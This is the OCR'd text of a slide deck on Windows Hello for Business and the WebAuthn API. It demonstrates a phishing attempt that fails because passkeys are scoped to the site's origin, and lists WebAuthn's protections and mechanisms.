
Your device will open a security window. Follow the instructions there to sign in.

WINDOWS HELLO FOR BUSINESS

WINDOWS HELLO FOR BUSINESS


Windows Hello for Businesss
Administrator
Traditional Passwords
Can’t you just phish that password too?

WINDOWS HELLO FOR BUSINESS



DEMONSTRATION

DEMONSTRATION - ATTACKER'S SITE



Microsoft


Sign in

yehuda.smirnov@company.com

No account? Create one!

Can't access your account?

DEMONSTRATION - FAILED PHISH




Windows Security

Sign in with your passkey

To sign in to "attacker.com", choose a device with a saved passkey.

DEMONSTRATION - FAILED PHISH



Windows Security

Sign in with your passkey

To sign in to "attacker.com", choose a device with a saved passkey.

WEBAUTHN API

WEBAUTHN API

Protects against phishing

* https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

WEBAUTHN API

Protects against phishing

Reduces impact in case of breach

* https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

WEBAUTHN API

Protects against phishing

Reduces impact in case of breach

Protects against password attacks

* https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

WEBAUTHN API

- Enables creation and use of secure, scoped and verified public key based credentials.

Protects against phishing

Reduces impact in case of breach

Protects against password attacks

* https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

MECHANISMS

Challenge

Signature

Origin Check

